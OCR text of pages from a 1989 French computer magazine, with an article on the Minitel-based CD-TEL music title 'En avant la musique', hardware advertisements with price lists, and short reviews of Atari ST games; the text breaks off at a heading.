
▶ *Pour Atari ST, avec écran monochrome et couleur. Prix : 795 F TTC. Edité et distribué par Upgrade Editions.*

LOGICIEL TESTÉ :
Version du commerce, avec manuel d'utilisation en français.

La musique ouvre la marche

EN AVANT LE CD-TEL !

Sur l'écran du Minitel, un violoniste égrène des arpèges, alors que la voix d'Antoine de Caunes compare avec enjouement les différences de sonorités entre un piano et un violon. Scène futuriste, hallucination journalistique ?... Non, il s'agit juste de « En avant la musique », la première application du CD-TEL de MPO, développée par Dubé SARL, et qui sera promue par Philips International.



Michel GIBERT

NOUS AVONS ÉTÉ L'UN DES PREmiers à vous parler du CD-TEL (SVM n° 59), un astucieux système de diffusion d'images animées au format vidéotex – la norme d'affichage du Minitel –, à partir d'un banal lecteur de disques compacts, une bande-son d'accompagnement étant émise par l'intermédiaire d'une chaîne hi-fi, avec un parfait synchronisme. Pour relier la platine de disques compacts au Minitel, il suffit d'un simple câble, branché d'un côté à la prise DIN du terminal (dite péri-informatique), et de l'autre à l'une des sorties audio du lecteur, la seconde sortie servant de liaison avec l'amplificateur. Pourront alors apparaitre à l'écran des images animées de bonne qualité (ne rêvez pas, la résolution du Minitel n'a toujours rien à voir avec celle d'un Macintosh ou d'un IBM PC équipé d'un écran VGA), cette prise péri-informatique permettant une vitesse de transfert de 4 800 bits par seconde (en comparaison, le transfert d'informations entre Minitel et serveur ne dépasse pas 1 200 bits/s). De son côté, la chaine diffusera un commentaire et un accompagnement musical enregistrés de façon numérique, en monophonie.

La première application de ce système vient d'être présentée à l'occasion du 4e Forum Vidéotex. Elle s'appelle « En avant la musique » et a pour but de faire découvrir cette discipline artistique aux enfants dès l'âge de huit ans. Pendant 45 minutes, ce CD-TEL entraine son spectateur dans l'univers du son, en lui incul-

quant des notions de base sur les phénomènes physiques de perception, hauteur ou durée des sons, sur le timbre des instruments et sur le sacro-saint autant que rébarbatif solfège. Mais pour une fois, cet apprentissage sera attractif, puisqu'il est conduit sous la forme d'un enchaînement de clips abordant successivement tous les aspects évoqués sur un commentaire d'Antoine de Caunes, l'animateur télé et radio réputé pour sa rapidité d'élocution, qui utilise pour l'occasion un débit de parole « raisonnable » !


La société ayant effectué la réalisation et la conception de ce CD-TEL musical, Dubé SARL, créée il y a trois ans par Laurent Dubé, était spécialisée dans l'élaboration de services télématiques grand public et professionnels, où elle propose plus de 300 références. Cette compétence a été mise à profit par MPO, inventeur du CD-TEL, pour la réalisation graphique et l'élaboration du produit. Le concept de base est né de l'esprit de Laurent Dubé qui, de son propre aveu, n'a jamais rencontré de méthode efficace d'enseignement de la musique. Passionné par cet art presque autant que par le graphisme, il a décidé de mettre au point une nouvelle méthode, avec l'aide d'un de ses collaborateurs, Christian Dao. « *Ce travail de conceptualisation nous a pris environ un mois*, précise-t-il, *pour trouver la démarche puis réunir les textes et les informations nécessaires à sa réalisation* ». Celle-ci a été confiée à l'équipe de graphistes de la société, et la partie sonore aux musiciens professionnels de Pygmalion Productions. La réalisation des images et la création du produit fini, incluant la synchronisation de tous les éléments – son, animation de l'image, commentaires– a demandé près de sept mois-homme.

Vers l'interactivité

Pour sa part, Antoine de Caunes n'est intervenu que pendant une journée. « *Quand nous lui avons remis le texte, il n'a eu besoin que d'une lecture avant l'enregistrement* », raconte, un peu ébahi, Laurent Dubé. « *Et il ne nous a fallu qu'une prise, deux pour certains paragraphes, pour finaliser le commentaire* ». Le travail de synchronisation a été réalisé en plusieurs étapes : dans un premier temps, les séquences d'images ont été calées sur le débit de parole d'Antoine de Caunes, puis sur les « top synchro » musicaux. Ensuite, il a fallu réajuster les images pour qu'elles correspondent parfaitement à la bande sonore, qui a été composée après l'achèvement du visuel. « *La synchronisation de tous ces éléments a constitué la partie la plus difficile du développement* », continue-t-il. « *Nous y avons apporté un soin minutieux, et le résultat est à la hauteur de nos espérances* ».

En avant la musique ne représente que le premier pas de l'exploitation du CD-TEL. S'il a pour lui une qualité de conception au-dessus de tout reproche, il manque toutefois à ce produit l'interactivité, cette capacité pour l'utilisateur d'intervenir sur l'enchaînement des séquences en choisissant celles qui l'intéressent. Cette restriction va bientôt disparaître, grâce à un nouveau développement du procédé mis au point par MPO.

Les disques compacts, sur lesquels cohabitent actuellement un canal son et un canal image, seront également dotés d'une structure d'arborescence, destinée au dialogue





Photos Christina MERANDON


avec l'utilisateur et à la gestion des enchaînements de séquences. Pour gérer cette source d'interactivité, MPO met actuellement la dernière main à un lecteur spécifique, ainsi qu'à un boîtier s'interfaçant entre une platine classique et un Minitel.

Grâce à ce procédé, l'utilisateur pourra sélectionner les séquences qu'il veut visionner et écouter, d'une manière plus efficace que la simple recherche de plages qui lui est actuellement proposée. A partir de sommaires généraux ou particuliers, des questionnaires à choix multiples l'orienteront vers des parties différentes du CD-TEL. Les lecteurs de disques compacts de MPO accepteront également des disques audio. Ils se présenteront sous la forme de platines portables – un peu équivalentes aux baladeurs actuels – et intégreront ampli, préampli et haut-parleur, et leur prix ne devrait pas dépasser 3 000 F. Un disque CD-TEL interactif choisi dans le catalogue de cinquante titres à paraître au cours du premier semestre de 1990 sera également inclus à l'ensemble, alors que les prix s'échelonneront entre 100 et 300 F pour les disques seuls, selon qu'ils disposeront de l'interactivité ou non. Pour ceux qui disposent déjà d'une platine laser et d'un Minitel, MPO proposera une interface offrant les mêmes possibilités que le lecteur spécifique, mais, comme le note Bruno d'Orgeval, directeur commercial de la société, « *Il y a tellement de modèles de platines différents que nous ne pourrons garantir l'efficacité de cette interface avec toutes les marques* ». MPO prévoit donc la sortie d'une cinquantaine de titres pour 1990, dont la majorité en interactif. En dehors d'une suite à En avant la musique, le catalogue comprendra, d'après Bruno d'Orgeval, « *90 % de produits de pédagogie scolaire ou parascolaire, en parallèle avec des services télématiques de révision de cours par exemple* ». Les matières principalement visées sont le français, les langues étrangères, les mathématiques ainsi que la géopolitique et la télématique. Ces disques seront bien sûr édités par MPO, qui tient à garder l'entière maîtrise de son idée, mais en relation avec des producteurs spécialisés : Dubé pour le graphisme, d'autres pour le support éducatif...

Quant aux coûts de production de tels disques, la création des pages (« *qui se chiffre en centaines de milliers de francs* », selon Bruno d'Orgeval) et la fabrication de CD-TEL dotés d'une arborescence complexe représentent les secteurs les plus onéreux, au contraire du pressage des disques, dont le prix de revient ne dépasse pas quelques dizaines de francs à l'unité.

Passeport pour l'étranger

La distribution de ces produits innovants passera, selon les souhaits de Bruno d'Orgeval, par des circuits traditionnels mais puissants : « *des chaînes commerciales ou des grandes entreprises de vente par correspondance ayant la capacité de vendre aussi bien les platines que les disques eux-mêmes* », précise-t-il. « *Pour l'instant, au niveau du constructeur de platines de disques compacts avec qui nous allons travailler, les accords de distribution n'ont pas encore été signés, mais les projets sont bien avancés* ».



Un autre projet, et pas des moins importants, a en revanche déjà été concrétisé. Il s'agit d'un accord entre MPO et Philips portant sur la promotion conjointe du CD-TEL. Pour le grand constructeur néerlandais – et également un des principaux fournisseurs, via RTIC, de Minitel en France – « *ce produit représente une application très intéressante pour promouvoir notre Minitel à l'étranger* », comme le souligne Gerrit Schipper, directeur du marketing produits de la société. Ainsi, le CD-TEL devrait-il faire partie intégrante de toutes les manifestations organisées par Philips hors de nos frontières et apparaître au catalogue télématique du constructeur. De quoi voir l'avenir en rose pour cette idée française qui devrait bien s'exporter !

Bruno FERRET





ACHETEZ VOTRE ORDINATEUR

PRIX **PROMO**
Valables uniquement lors de l'achat d'un ordinateur.



ET COMPLÉTEZ-LE AUX SUPER-PRIX D'AMIE*

EXEMPLE :	SUPER-PRIX D'AMIE		PRIX AMIE
PC 1640 SD coul.	9 200 F		9 200 F
+ Disque dur 20 Mo	1 500 F		1 980 F
+ Carte contrôleur	420 F		550 F
+ Imprimante LC 24/10	2 200 F		3 690 F
TOTAL	13 320 F	au lieu de	15 420 F

UNITÉS CENTRALES

AMSTRAD

PC 1512 Monochrome		PC 1512 Couleur	
PC 1512 SD	4 900 F	PC 1512 SD	6 400 F
PC 1512 DD	6 400 F	PC 1512 DD	7 900 F
PC 1640 Monochrome		**PC 1640 Couleur**	
PC 1640 SD	6 800 F	PC 1640 SD	9 200 F
PC 1640 DD	7 600 F	PC 1640 DD	9 900 F
PC 1640 HD	10 200 F	PC 1640 HD	12 600 F
PC 2086 Monochrome		**PC 2086 Couleur**	
12" MD SD	7 900 F	14" CD SD	9 300 F
12" MD DD	9 400 F	14" CD DD	10 700 F
12" MD HD	11 800 F	14" CD HD	13 100 F
PC 2086 12" Couleur HR		**PC 2086 14" Couleur HR**	
12" HRCD SD	10 600 F	14" HRCD SD	11 900 F
12" HRCD DD	11 900 F	14" HRCD DD	13 300 F
12" HRCD HD	14 400 F	14" HRCD HD	15 700 F
PC 2286 Monochrome		**PC 2286 Couleur**	
12 MD DD	12 900 F	12 CD DD	14 300 F
12 MD HD	16 500 F	12 CD HD	17 900 F
PC 2286 12" Couleur HR		**PC 2286 14" Couleur HR**	
12 HRCD DD	15 600 F	14 HRCD DD	16 900 F
12 HRCD HD	19 200 F	14 HRCD HD	20 500 F

COMMODORE

PC XT 2086			
PC 10 III	6 490 F	PC 20 III	10 490 F
PC 10 III mono	7 490 F	PC 20 III mono	11 490 F
PC 10 III coul. CGA	9 490 F	PC 20 III coul. CGA	12 490 F
PC AT 20286			
PC 30 III	12 990 F	PC 40 III	22 490 F
PC 30 III mono	13 990 F	PC 40 III mono	23 490 F
PC 30 III coul. EGA	16 990 F	PC 40 III coul. EGA	27 990 F

ATARI

PC AT 286	
PC 4	16 400 F
PC 4 mono	17 500 F
PC 4 coul. VGA	19 990 F

PC PORTFOLIO
Le plus petit compatible PC du monde !
En avant-première chez AMIE 2 990 F
Retenez-le dès maintenant. Quantités limitées.

Service lecteur n° 95, voir page 38

CADEAU PROMO 10 %

VOUS ACHETEZ POUR 1000 F
Vous en emportez pour 1100 F

INCROYABLE !
-50 %* PROMO
-40 %**

SUR NOS IMPRIMANTES MATRICIELLES POUR TOUT ACHAT DE PLUS DE 6000 F
*** 9 Aiguilles** **** 24 Aiguilles**

LES Plus d'aMIE

COMMANDEZ 43.57.48.20

- GARANTIE 1 an constructeur
  1 an Garantie AMIE
- ESCOMPTE 2 % pour paiement comptant
- CRÉDIT 4 mensualités sans intérêt*
- REPRISE Votre vieil ordinateur repris à 50 % de sa valeur**
- REMISES aux collectivités et comités d'entreprise.

* Après acceptation du dossier
** Pour tout achat d'une unité centrale de plus de 5 000 F.

3615 aMIE

VPC	11, bd Voltaire 75011 Paris	43.57.48.20
ATARI	11, bd Voltaire 75011 Paris	43.57.96.89
AMIGA	11, bd Voltaire 75011 Paris	43.57.96.18
PC	19, bd Voltaire 75011 Paris	43.38.18.09
SAV	2, rue Rampon 75011 Paris	43.57.82.05
OCCASION	2, rue Rampon 75011 Paris	43.57.82.05
MARSEILLE LOISIRS	69, cours Lieutaud 13006	(16) 91.42.50.42
MARSEILLE PC	69, cours Lieutaud 13006	(16) 91.47.74.11

LECTEURS DE DISQUETTES		PRIX AMIE
5" 1/4 360 Ko interne	650 F	850 F
5" 1/4 1,2 Mo interne	840 F	1 100 F
3" 1/2 720 Ko interne	760 F	1 050 F
3" 1/2 1,44 Mo interne	890 F	1 170 F
5" 1/4 360 Ko externe	1 150 F	1 500 F
5" 1/4 1,2 Mo externe	1 280 F	1 680 F
DISQUES DURS		
20 Mo	1 500 F	1 980 F
30 Mo	1 800 F	2 380 F
40 Mo	3 400 F	4 490 F
Contrôleur	420 F	550 F
Hard Card 20 Mo	2 200 F	2 990 F
Hard Card 32 Mo	2 500 F	3 390 F
Hard Card 40 Mo	3 400 F	4 490 F
MONITEURS		
Monochrome Hercule	900 F	1 290 F
Monochrome CGA	1 070 F	1 500 F
Monochrome VGA	1 320 F	1 890 F
Couleur CGA	2 100 F	2 990 F
Couleur EGA	2 490 F	3 490 F
Couleur VGA	4 290 F	5 990 F
Multisynchro E 120	4 990 F	5 990 F
IMPRIMANTES		
9 AIGUILLES		
MANNESMAN TALLY MT 81	1 290 F	1 790 F
STAR LC 10	1 240 F	1 990 F
STAR LC 10 couleur	1 490 F	2 490 F
COMMODORE MPS 1230	1 290 F	1 690 F
COMMODORE MPS 1500 C	1 750 F	2 290 F
EPSON LX 800	1 800 F	2 690 F
AMSTRAD DMP 3160	1 550 F	2 290 F
AMSTRAD DMP 4000	1 990 F	2 590 F
24 AIGUILLES		
STAR LC 24/10	2 200 F	3 690 F
EPSON LQ 500	2 690 F	3 990 F
AMSTRAD LQ 3500	2 840 F	3 790 F
AMSTRAD LQ 5000	4 600 F	6 150 F

Promos non cumulables dans la limite des stocks disponibles. Pour plus d'informations, cerclez 218 et service lecteur télématique.

PASSEZ A LA PUISSANCE AT
AMIE REPREND VOTRE ANCIEN XT AU MEILLEUR PRIX.

A RETOURNER A : AMIE VPC 11, BD VOLTAIRE 75011 PARIS
NOM
ADRESSE
VILLE
CODE POSTAL
TÉL
MON ORDINATEUR
MES 10 % DE PRODUITS EN PLUS

(Tous nos prix sont TTC, les promotions ne sont pas cumulables).

DESIGNATION	QUANT.	PRIX	MONTANT
FRAIS D'ENVOI*			

POSTE 25 F/TRANSPORTEUR 80 F TOTAL
☐ CHEQUE ☐ CCP ☐ CARTE BLEUE ☐ CARTE CLUB AMIE
DATE D'EXPIRATION
DATE SIGNATURE

SCOR - SVM 11-89. RC 86 B 2526.

TELECHARGEZ !

Compatibles PC

Systèmes UNIX

AMIGA

ATARI



Téléchargement à double sens.
Stockage sur réseau TELETEL.
Boites aux lettres binaires.
Dialogue en intelligence artificielle.
News, freeware.

services en français et en anglais

Coût 0,98 F /mn.
UNIX est une marque déposée par ATT. AMIGA par COMMODORE

Service lecteur n° 97, voir page 38



512 Ko de RAM
Lecteur 5" 1/4 360 Ko
Disque dur 20 Mo
Écran monochrome
Clavier 102 touches

L'INFORMATIQUE À COUP SÛR



TETRATEK
46.27.90.80

Service lecteur n° 96, voir page 38



Bon à retourner à : CIRCEM SA - 21 av. Anatole France
91290 La Norville - Tél. : (1) 60 83 81 05

Nom ______ Prénom ______
Adresse ______
CP ______ Ville ______ Tél. : ______

☐ Je désire recevoir une documentation gratuite
☐ Je commande
☐ Sur disquette 3"1/2 ☐ Sur disquette 5"1/4
☐ L'Editeur CLEDUTH au prix exceptionnel de **2 392 F** offre limitée au 31/01/90
☐ La disquette de démonstration **100 F**

* Frais de port (France Métropolitaine) **GRATUIT**

Montant total de mon règlement ______ **F**

☐ Par chèque ci-joint ☐ Contre-remboursement (supplément 40 F)

Par quel logiciel d'application seriez-vous intéressé ? ______

SVM 66

Création X/SEPT (1) 60 86 01 59

Service lecteur n° 98, voir page 38

Service lecteur nº 101, voir page 38

Service lecteur nº 100, voir page 38

Service lecteur nº 102, voir page 38


Service lecteur nº 99, voir page 38


Crédit GRATUIT 12 MOIS
ou portable M111 sur toute la gamme XP,
ou conditions spéciales **"LECTEURS SVM"**
offre valable jusqu'au 31/12/89

Olivetti M380 /XP9

AINSI QU'UNE GAMME DE 15 MICROS PROFESSIONNELS REPRESENTANTS 121 CONFIGURATIONS COMPLETES

Maintenant, les autres PC devront compter avec Olivetti





Olivetti confirme une fois de plus sa position de leader technologique en présentant le M380/XP9 (TM). Ce micro-ordinateur professionnel réussit à concilier puissance et rapidité afin d'offrir des performances hors pair tout en conservant l'entière compatibilité avec l'ensemble des standards de l'industrie.
La vitesse de calcul, objectif prioritaire de la technologie actuelle des micro-processeurs a présidé à la conception de chaque composant élémentaire du M380/XP9.
Le M380/XP9 d'Olivetti allie la puissance du microprocesseur Intel 386(TM) à une vitesse d'horloge de 33 MHz.
Une mémoire cache de 32 Ko contient les informations les plus fréquemment utilisées afin que le micro-processeur 386 y accède instantanément, et ce, dans un temps record de 15 nanosecondes.
L'architecture "bus ouvert", incluant un total de 8 slots disponibles dont 4 slots 32 bits, 2 slots 16 bits et 2 slots 8 bits, confère au M380/XP9 une totale compatibilité avec les possibilités d'extension déjà existantes des XT et AT. De base, la mémoire de l'unité centrale est de 4 M d'octets extensible à 8 Mo sur la carte-mère, et jusqu'à un total de 56 Mo par carte d'extension. De plus, il existe un grand choix de périphériques magnétiques pour la mémoire de masse. Peu de matériels PC sont aussi largement pourvus de possibilités de connexions. Le M380/XP9 a été conçu pour allier la vitesse, la mémoire et la possibilité d'extension nécessaires à un serveur de réseau de haut niveau gérant un nombre d'utilisateurs situés à différents endroits.

Le M380/XP9 dispose de toutes les connexions nécessaires pour réaliser un vrai système d'exploitation multipostes. Sa puissance et les outils de gestion de fichiers en font la station de travail idéale pour gérer un ensemble de micro-ordinateurs moins puissants ou des terminaux.
En intégrant une carte multi-voies série et en choisissant un système d'exploitation multi-utilisateurs comme UNIX ou XENIX le M380/XP9 devient un système départemental très puissant.
Le M380/XP9 est aussi la plate-forme idéale de l'utilisateur individuel qui désire profiter pleinement de la puissance et de la capacité mémoire offertes par le micro-processeur Intel 386.
MS OS/2(TM) permet, par exemple, à l'utilisateur d'agir réciproquement entre plusieurs applications tandis que MS Windows 386(TM), avec une souris en option, offre au M380/XP9 une interface graphique unique.
Enfin comme le M380/XP9 est totalement compatible avec MS-DOS(TM), toutes les applications existantes peuvent fonctionner sans aucune modification.
Comparé à des micro-ordinateurs moins puissants, le M380/XP9 permet d'obtenir des performances étonnantes pour les applications graphiques CAO/DAO, les calculs complexes, la recherche sur base de données, ou pour les applications techniques et scientifiques.
Dès aujourd'hui, avec le M380/XP9 32 bits x33 MHz les autres PC devront compter avec Olivetti.
Pour toute information complémentaire, écrivez à la Direction de la Communication Cedex 69 92047 Paris la Défense.


Notre force est votre énergie

olivetti systemes

7, rue de Naples 75008 Paris
Tél : 33.1.45.22.26.52 ou 33.1.45.22.26.51
Fax : 33.1.45.22.03.58

COMMUNICATIONS RÉSEAUX : NOVELL TOKEN RING

Service lecteur n° 103, voir page 38



INDIANA JONES AND THE LAST CRUSADE

TESTÉ SUR

ATARI 1040 ST

DEPUIS le superbe Zack Mac Kracken (voir SVM n°62), la signature Lucasfilm Games fait un peu figure de référence. Et le retour de l'enfant prodige, Indiana Jones, en route comme l'on dit vers de nouvelles aventures, était attendu avec impatience par tous les fans du duo Spielberg-Lucas. Adapter un scénario de cinéma en faisant coïncider la sortie du film et du logiciel n'est pourtant pas vraiment une nouveauté : on avait déjà Roger Rabbit, et, tout récemment, Batman, la super chauve-souris. Contrairement aux précédentes adaptations des Indiana Jones, qui s'en tenaient aux seules scènes d'arcade inspirées du film, The Graphic Adventure (il existe aussi une Arcade Adventure) est un jeu particulièrement complexe, qui met le joueur dans la peau du personnage, avec une technique très proche de celle élaborée pour Zack.





Photos Christina MERANDON

L'histoire elle-même est assez simple : après la quête de l'arche d'alliance, Indy veut cette fois retrouver le sacré Graal. Mais là encore, les nazis sont du voyage, et ils ont en outre enlevé le père d'Indy, un archéologue quelque peu cardiaque. Il faudra aller très vite pour s'en sortir. Le jeu, qui occupe 6 disquettes en version ST, est une aventure animée, les interventions du joueur se limitant à des clics sur l'écran (pour identifier ou manipuler des objets, choisir une direction de déplacement, etc.) et à un choix de mots dans une liste affichée au bas de l'écran. Une technique très pratique, qui a entre autres avantages, la facilité d'adaptation dans plusieurs langues. Un livret (également, et fort bien, traduit) d'une cinquantaine de pages contient de précieuses indications sur les très longues recherches déjà effectuées par le père d'Indy. Celles-ci aboutissent à Venise, première étape d'un parcours qui emmène le joueur en Autriche, en Allemagne, et, bien sûr au Moyen-Orient, ce véritable paradis pour aventuriers de tout poil. Outre les opportunités d'exploration et de déplacement, le jeu offre de nombreuses scènes se déroulant de façon automatique, comme un dessin animé.

Il est possible de dialoguer avec les personnages rencontrés, de se battre, et un indicateur permet de suivre la progression du joueur. Pour éviter de se retrouver bloqué, il sera prudent d'effectuer des sauvegardes régulières : pas la peine de tout recommencer depuis le début à chaque nouvelle partie. Des images et une animation en tout point remarquables, de l'humour, des heures d'exploration palpitante et une facilité de jeu qui le met à la portée des débutants : en un mot : superbe.

Disquette pour Atari ST : 249 F. Créé par Lucasfilm Games. Distribué par US Gold.

PERMIS DE TUER

COMME IL SE DOIT, LA sortie est simultanée à celle du film. Mais ici, c'est vous qui contrôlez James Bond, et vos chances de succès paraissent bien faibles, tout au moins au début. Des heures d'entraînement seront nécessaires pour parcourir les six séquences d'arcade proposées, qui vous amènent à conduire toutes sortes de véhicules, et à employer les armes les plus variées pour venir à bout de Sanchez, le trafiquant de drogue. La réalisation est impeccable, et le jeu, qui fait appel à des vues plongeantes avec défilement vertical, est très prenant, sans être toutefois très original. Disquette pour Atari ST, Commodore Amiga : 229 F. Disquette pour Amstrad CPC, Commodore 64 : 149 F. Cassette : 99 F. Créé par Domark. Distribué par Ubi Soft.

TRIVIAL PURSUIT

UNE EXCELLENTE FAÇON DE célébrer le bicentenaire de la Révolution française, que de proposer ce célèbre jeu dans une version « spéciale 1789-1989 ». Le principe reste le même, avec la possibilité de plancher seul ou à plusieurs, l'ordinateur gérant les réponses et apportant sa petite note personnelle sous forme d'une animation assez amusante. Bien sûr, les questions portent le plus souvent possible sur la période révolutionnaire. Disquette pour Atari ST, Commodore Amiga, IBM PC et compatibles : 299 F. Disquette pour Amstrad CPC : 249 F. Créé par Domark. Distribué par Ubi Soft.

PHOBIA

DANS L'ESPRIT DE MENACE (voir SVM n° 55) ou de R-Type, Phobia utilise le même principe d'un défilement horizontal très lent et très fluide, mais n'apporte rien de vraiment nouveau, sauf peut-être des « sprites » un peu plus travaillés. Pour les amateurs inconditionnels du tir tous azimuts. Disquette pour Atari ST, Commodore Amiga : 229 F. Créé par Imageworks. Distribué par Ubi Soft.





RAINBOW WARRIOR

TESTÉ SUR

ATARI 1040 ST

COMMENT ne pas évoquer la tristement célèbre affaire du Rainbow Warrior, coulé en 1985 et encore présent dans toutes les mémoires ! Rainbow Warrior est devenu le navire symbole de l'organisation Greenpeace, qui a collaboré avec la firme Microstyle pour proposer ce programme, plus original par son côté « éducatif » relatif au rôle de Greenpeace et à ses luttes, que par son côté ludique. Il comporte un ensemble de sept jeux d'arcade, chacun d'eux étant conçu à partir d'un thème spécifique : on pourra à loisir choisir d'empêcher le déchargement de fûts radioactifs en pleine mer, faire appel à des dauphins pour bloquer les sorties sous-marines de pipelines, dégager les baleines prisonnières de la pollution (en jouant à une sorte de casse-brique), inscrire les mots « stop acid rain » au sommet de cheminées très polluantes, combattre les aérosols destructeurs de la couche d'ozone, marquer les bébés phoques pour les protéger des chasseurs, et enfin libérer (symboliquement, bien sûr) l'esprit du Rainbow Warrior. Un projet intéressant, avec un bon fascicule explicatif sur Greenpeace et ses objectifs ; mais il est dommage que les jeux, de réalisation moyenne, soient vraiment si classiques qu'ils risquent d'en devenir vite lassants.

❍ *Disquette pour Atari ST, Commodore Amiga : 279 F. Disquette pour Commodore 64 : 169 F. Cassette : 109 F. Créé par Microstyle. Distribué par Microprose France.*

NAVYTEL

TESTÉ SUR

